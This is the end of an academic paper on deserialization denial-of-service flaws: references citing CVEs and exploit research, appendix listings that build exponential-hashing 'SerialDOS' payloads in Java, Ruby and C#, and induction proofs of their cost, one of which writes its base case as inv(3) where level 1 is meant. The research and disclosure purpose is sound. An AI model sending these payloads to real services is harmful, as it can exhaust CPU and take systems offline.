7 Joshua Bloch. *Effective Java (2nd Edition) (The Java Series)*. Prentice Hall PTR, NJ, USA, 2 edition, 2008.

8 Stephen Breen. What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common? This Vulnerability, 2015. [Online; accessed 5-November-2016]. URL: `https://goo.gl/cx7X4D`.

9 Richard Chang, Guofei Jiang, Franjo Ivancic, Sriram Sankaranarayanan, and Vitaly Shmatikov. Inputs of coma: Static detection of denial-of-service vulnerabilities. In *Proceedings CSF'09*, pages 186–199. IEEE, 2009.

10 Cristina Cifuentes, Andrew Gross, and Nathan Keynes. Understanding caller-sensitive method vulnerabilities: A class of access control vulnerabilities in the java platform. In *Proceedings SOAP'15*, pages 7–12. ACM, 2015.

11 David G Clarke, John M Potter, and James Noble. Ownership types for flexible alias protection. In *Proceedings OOPSLA'98*. ACM, 1998.

12 Wouter Coekaerts. SerialDOS, 2015. [Online; accessed 31-October-2016]. URL: `https://gist.github.com/coekie/a27cc406fc9f3dc7a70d`.

13 CVE-2003-1564 (Billion Laughs), 2003. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1564`.

14 CVE-2012-0160 (.NET Framework Serialization Vulnerability), 2012. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0160`.

15 CVE-2012-0161 (.NET Framework Serialization Vulnerability), 2012. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0161`.

16 CVE-2012-4406 (Deserialization Vulnerability in OpenStack Object Storage), 2012. [Online; accessed 3-December-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-4406`.

17 CVE-2013-0269 (Denial of Service and Unsafe Object Creation Vulnerability in JSON), 2013. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-0269`.

18 CVE-2015-2937 (MediaWiki quadratic blowup vulnerability), 2015. [Online; accessed 3-December-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-2937`.

19 CVE-2013-3171 (Delegate Serialization Vulnerability), 2016. [Online; accessed 31-October-2016]. URL: `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-3171`.

20 Scott A Crosby and Dan S Wallach. Denial of service via algorithmic complexity attacks. In *Proceedings of 21th Usenix Security Symposium*, volume 2, 2003.

21 CVE-2009-1190 (Algorithmic Complexity Vulnerability in java.util.regex.Pattern.compile), 2009. [Online; accessed 31-October-2016]. URL: `http://www.cvedetails.com/cve/CVE-2009-1190/`.

22 CVE-2015-6420 (Vulnerability in Java Deserialization), 2015. [Online; accessed 31-October-2016]. URL: `http://www.cvedetails.com/cve/CVE-2015-6420/`.

23 CVE-2016-2510 (Vulnerability in Java Deserialization), 2016. [Online; accessed 31-October-2016]. URL: `http://www.cvedetails.com/cve/CVE-2016-2510/`.

24 Oracle » JRE: Vulnerability Statistics, 2016. [Online; accessed 15-December-2016]. URL: `https://www.cvedetails.com/product/19117/Oracle-JRE.html?vendor_id=93`.

25 Grzegorz Czajkowski and Thorsten von Eicken. Jres: A resource accounting interface for java. In *Proceedings OOPSLA '98*, pages 21–35. ACM, 1998.

26 Joseph D. Darcy. JDK Release Types and Compatibility Regions, 2009. [Online; accessed 5-November-2016]. URL: `https://blogs.oracle.com/darcy/entry/release_types_compatibility_regions`.

27 Jens Dietrich, Nicholas Hollingum, and Bernhard Scholz. Giga-scale exhaustive points-to analysis for java in under a minute. In *OOPSLA'15*. ACM, 2015.

28 ECMAScript Language Specification, Standard ECMA-262 5.1 Edition / June 2011, 2011. [Online; accessed 31-October-2016]. URL: `http://www.ecma-international.org/ecma-262/5.1/index.html`.

29 ECMAScript 2015 Language Specification, Standard ECMA-262 6th Edition / June 2015, 2015. [Online; accessed 31-October-2016]. URL: `http://www.ecma-international.org/ecma-262/6.0/index.html`.

30 G. Endignoux, O. Levillain, and J. Y. Migeon. Caradoc: A pragmatic approach to pdf parsing and validation. In *2016 IEEE Security and Privacy Workshops (SPW)*, pages 126–139, May 2016. doi:10.1109/SPW.2016.39.

31 Kryo: Java serialization and cloning: fast, efficient, automatic, 2016. [Online; accessed 31-October-2016]. URL: https://github.com/EsotericSoftware/kryo.

32 Christopher Frohoff and Gabriel Lawrence. Marshalling Pickles, 2015. [Online; accessed 31-October-2016]. URL: http://frohoff.github.io/appseccali-marshalling-pickles/.

33 Erich Gamma, John Vlissides, Ralph Johnson, and Richard Helm. *Design patterns: elements of reusable object-oriented software*. Addison-Wesley, 1994.

34 Brian Goetz and Tim Peierls. *Java concurrency in practice*. Pearson Education, 2006.

35 Protocol Buffers, 2016. [Online; accessed 30-November-2016]. URL: https://developers.google.com/protocol-buffers/.

36 Ben Greenman, Fabian Muehlboeck, and Ross Tate. Getting f-bounded polymorphism into shape. In *Proceedings PLDI'14*. ACM, 2014.

37 Gu and Liu. Denial of Service Attacks, 2015. [Online; accessed 5-November-2016]. URL: https://s2.ist.psu.edu/paper/ddos-chap-gu-june-07.pdf.

38 Chris Hawblitzel and Thorsten von Eicken. Luna: A flexible java protection system. In *Proceedings OSDI '02*, pages 391–403. ACM, 2002.

39 Maurice P Herlihy and Barbara Liskov. A value transmission method for abstract data types. *ACM Transactions on Programming Languages and Systems (TOPLAS)*, 4(4):527–551, 1982.

40 Benjamin Holland, Ganesh Ram Santhanam, Payas Awadhutkar, and Suresh Kothari. Statically-informed dynamic analysis tools to detect algorithmic complexity vulnerabilities. In *Proceedings SCAM'16*. IEEE, 2016.

41 Philipp Holzinger, Stefan Triller, Alexandre Bartel, and Eric Bodden. An in-depth study of more than ten years of java exploitation. In *Proceedings CCS'16*. ACM, 2016.

42 JSR 284: Resource Consumption Management API, 2016. [Online; accessed 1-December-2016]. URL: https://jcp.org/en/jsr/detail?id=284.

43 Matthias Kaiser. Pwning Your Java Messaging With Deserialization Vulnerabilities, 2016. [Online; accessed 31-October-2016]. URL: https://goo.gl/5ZQku0.

44 Tomas Kalibera and Richard Jones. Rigorous benchmarking in reasonable time. In *Proceedings ISMM'13*, pages 63–74. ACM, 2013.

45 Gregor Kiczales, Erik Hilsdale, Jim Hugunin, Mik Kersten, Jeffrey Palm, and William G Griswold. An overview of aspectj. In *Proceedings ECOOP '01*, pages 327–354. Springer, 2001.

46 Nicolas Le Sommer and Frédéric Guidec. A contract-based approach of resource-constrained software deployment. In *Proceedings CD'02*. Springer, 2002.

47 Benjamin Livshits, Manu Sridharan, Yannis Smaragdakis, Ondrej Lhoták, José Nelson Amaral, Bor-Yuh Evan Chang, Samuel Z Guyer, Uday P Khedker, Anders Møller, and Dimitrios Vardoulakis. In defense of soundiness: a manifesto. *Commun. ACM*, 58(2):44–46, 2015.

48 Fred Long. Software vulnerabilities in java. Technical Report CMU/SEI-2005-TN-044, Software Engineering Institute, Carnegie Mellon University, Pittsburgh, PA, 2005. URL: http://resources.sei.cmu.edu/library/asset-view.cfm?AssetID=7573.

49 Luis Mastrangelo, Luca Ponzanelli, Andrea Mocci, Michele Lanza, Matthias Hauswirth, and Nathaniel Nystrom. Use at your own risk: the java unsafe api in the wild. In *Proceedings OOSPSLA'15*. ACM, 2015.

50 Bertrand Meyer. Applying'design by contract'. *Computer*, 25(10):40–51, 1992.

51 Heather Miller, Philipp Haller, Eugene Burmako, and Martin Odersky. Instant pickles: generating object-oriented pickler combinators for fast and extensible serialization. In *Proceedings OOPSLA'13*, pages 183–202. ACM, 2013.

52 A. Muñoz and C. Schneider. The Perils of Java Deserialization, 2016. [Online; accessed 1-December-2016]. URL: `https://community.hpe.com/t5/Security-Research/The-perils-of-Java-deserialization/ba-p/6838995#.WECzUsJ96cY`.

53 Alvaro Muñoz. Serial Killer: Silently Pwning Your Java Endpoints, 2016. [Online; accessed 3-December-2016]. URL: `https://www.rsaconference.com/writable/presentations/file_upload/asd-f03-serial-killer-silently-pwning-your-java-endpoints.pdf`.

54 Oswaldo Olivo, Isil Dillig, and Calvin Lin. Static detection of asymptotic performance bugs in collection traversals. In *Proceedings PLDI'15*, pages 369–378. ACM, 2015.

55 JEP 290: Filter Incoming Serialization Data, 2016. [Online; accessed 5-November-2016]. URL: `http://openjdk.java.net/jeps/290`.

56 Or Peles and Roee Hay. One class to rule them all: 0-day deserialization vulnerabilities in android. In *Proceedings WOOT'15*. USENIX, 2015.

57 Tomas Polesovsky. Java Deserialization Denial-of-Service Payloads, 2016. [Online; accessed 31-October-2016]. URL: `http://topolik-at-work.blogspot.co.nz/2016/04/java-deserialization-dos-payloads.html`.

58 Xiaohu Qie, Ruoming Pang, and Larry Peterson. Defensive programming: Using an annotation toolkit to build dos-resistant software. *ACM SIGOPS Operating Systems Review*, 36(SI):45–60, 2002.

59 Roger Riggs, Jim Waldo, Ann Wollrath, and Krishna Bharat. Pickling state in the java system. In *Proceedings COOTS'96*. USENIX, 1996.

60 Luis Rodero-Merino, Luis M. Vaquero, Eddy Caron, Adrian Muresan, and Frédéric Desprez. Building safe paas clouds: A survey on security in multitenant software platforms. *Comput. Secur.*, 31(1):96–108, February 2012. `doi:10.1016/j.cose.2011.10.006`.

61 Christophe Scholliers, Éric Tanter, and Wolfgang De Meuter. Computational contracts. *Science of Computer Programming*, 98(P3):360–375, 2015.

62 Marc Schönefeld. *Refactoring of Security Antipatterns in Distributed Java Components*. Schriften aus der Fakultät Wirtschaftsinformatik und Angewandte Informatik der Otto-Friedrich-Universität Bamberg. University of Bamberg Press, 2010.

63 Robert W Shirey. Internet security glossary, version 2, 2007. [Online; accessed 25-November-2016]. URL: `https://tools.ietf.org/html/rfc4949`.

64 Steve Sounders. Velocity and the Bottom Line, 2009. [Online; accessed 25-November-2016]. URL: `http://radar.oreilly.com/2009/07/velocity-making-your-site-fast.html`.

65 Christopher Späth, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. Sok: Xml parser vulnerabilities. In *Proceedings WOOT'16*. USENIX, 2016.

66 Katrina Tsipenyuk, Brian Chess, and Gary McGraw. Seven pernicious kingdoms: a taxonomy of software security errors. *IEEE Security Privacy*, 3(6):81–84, Nov 2005. `doi:10.1109/MSP.2005.159`.

67 Changzhou Wang, Guijun Wang, Haiqin Wang, Alice Chen, and Rodolfo Santiago. Quality of service (qos) contract specification, establishment, and monitoring for service level management. In *Proceedings EDOCW'06*. IEEE, 2006.

68 Xstream, a simple library to serialize objects to xml and back again, 2016. [Online; accessed 31-October-2016]. URL: `http://x-stream.github.io/`.

A Additional Source Code Listings

A.1 Java

```
public static Object payload() throws Exception {
JFrame frame = new JFrame(); JPanel panel = new JPanel();
frame.setContentPane(panel);
CompoundBorder root = BorderFactory.createCompoundBorder();
CompoundBorder s1 = root;
CompoundBorder s2 = BorderFactory.createCompoundBorder();
for (int i = 0; i < 100; i++) {
CompoundBorder t1 = BorderFactory.createCompoundBorder();
CompoundBorder t2 = BorderFactory.createCompoundBorder();
setField(s1,"outsideBorder",t1); setField(s1,"insideBorder",t2);
setField(s2,"outsideBorder",t1); setField(s2,"insideBorder",t2);
s1 = t1; s2 = t2;
}
setField(s1,"outsideBorder",BorderFactory.createEtchedBorder());
setField(s2,"insideBorder",BorderFactory.createEtchedBorder()); return frame;
}
private static void setField(Object object ,String fieldName ,Object value)
throws Exception {
Field field = object.getClass().getDeclaredField(fieldName);
field.setAccessible(true); field.set(object ,value);
}
```

Listing 7 Swing-based SerialDOS payload construction.

A.2 Ruby

```
require 'set'
root = Set.new
s1 = root
s2 = Set.new
for i in 1..100  do
t1 = Set.new
t2 = Set.new
t1.add("foo")
s1.add(t1)
s1.add(t2)
s2.add(t1)
s2.add(t2)
s1 = t1
s2 = t2
end
data = Marshal.dump(root)
deser = Marshal.load(data)
```

Listing 8 SerialDOS in Ruby (`Marshal` version).

A.3 C#

```
using System;
using System.Collections;
using System.Runtime.Serialization;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;
public class SerialDOS {
public static void Main(){
//serialize
var outStream = new MemoryStream();
var bf = new BinaryFormatter();
bf.Serialize(outStream, payload());
//deserialize
var inStream = new MemoryStream(outStream.ToArray());
var deserializedObject = bf.Deserialize(inStream);
}
public static Object payload() {
var top = new object[2];
var comp = StructuralComparisons.StructuralEqualityComparer;
var root = new Hashtable(comp);
root.Add(top, "foo");
var s1 = top;
var s2 = new object[2];
for (int i = 0; i < 50; i++) {
var t1 = new object[2]; var t2 = new object[2];
s1[0] = t1; s1[1] = t2;
s2[0] = t1; s2[1] = t2;
s1 = t1; s2 = t2;
}
return root;
}
}
```

Listing 9 .NET/C# SerialDOS.

```
public static Object payload() {
var top = new object[1];
var comp = StructuralComparisons.StructuralEqualityComparer;
var root = new Hashtable(comp);
root.Add(top,"");
top[0]=top;
return root;
}
```

Listing 10 .NET/C# Turtles all the way down (payload construction only).

B Proofs

▶ Observation 1. The number of invocations needed to deserialise the SerialDOS payload is $inv(n) = 5 \times 2^{n-1} - 2$.

Proof. We prove the theorem by induction. At level 1, there are three invocations as shown in Figure 2, and indeed we find $inv(3) = 5 \times 2^0 - 2 = 3$ The number of invocations of `t?_<k>.hashCode()` doubles at each level, starting with 2 at level 1 as each invocation of `t?_<k>.hashCode()` (? is either 1 or 2) leads to two new invocations `t1_<k+1>.hashCode()` and `t2_<k+1>.hashCode()`, respectively. Therefore, the number of invocations of `t?_<k>.hashCode()` is $inv_t(k) = 2^k$. The number of invocations of `t1_<k>.hashCode()` is half this, 2^{k-1}. Since each invocation of `t1_<k>.hashCode()` triggers an invocation of `"foo".hashCode()` on the next level, the number of new invocations of `"foo".hashCode()` at level k is $inv_{foo}(k) = 2^{k-2}$. Now lets assume the above formula holds for level k. We compute the number of invocations at level $k+1$ by adding the new invocations at level $k+1$ to the total number of invocations at level k:

$$\begin{aligned} inv(k+1) &= inv(k) + inv_t(k+1) + inv_{foo}(k+1) && = 5 \times 2^{k-1} - 2 + 2^{k+1} + 2^{k-1} \\ &= 5 \times 2^{k-1} + 4 \times 2^{k-1} + 2^{k-1} - 2 && = 10 \times 2^{k-1} - 2 \\ &= 5 \times 2^k - 2 \end{aligned}$$

QED

▶ Observation 2. The number of invocations needed to deserialise the Pufferfish payload is $inv(n) = 3 \times 2^n - 2$.

Proof. We prove the theorem by induction. We first consider invocations at level 1, this is when the first two invocations `t1_1.toString()` and `t2_1.toString()` occur (see Figure 4). We find that $inv(1) = 6 - 2 = 4$, as expected. Now consider an arbitrary level k. In analogy to the proof of observation 1, we find that $inv_t(k) = 2^k$, where $inv_t(k)$ is the number of invocations of `t?_k.toString()`, and $inv_{10}(k) = 2^{k-1}$, where $inv_{10}(k)$ is the number of new invocations of `"0".toString()` and `"1".toString()` at level k. Therefore we find that:

$$\begin{aligned} inv(k+1) &= inv(k) + inv_t(k+1) + inv_{01}(k+1) && = 3 \times 2^k - 2 + 2^{k+1} + 2^k \\ &= 3 \times 2^k + 2 \times 2^k + 2^k - 2 && = 6 \times 2^k - 2 \qquad \text{QED} \\ &= 3 \times 2^{k+1} - 2 \end{aligned}$$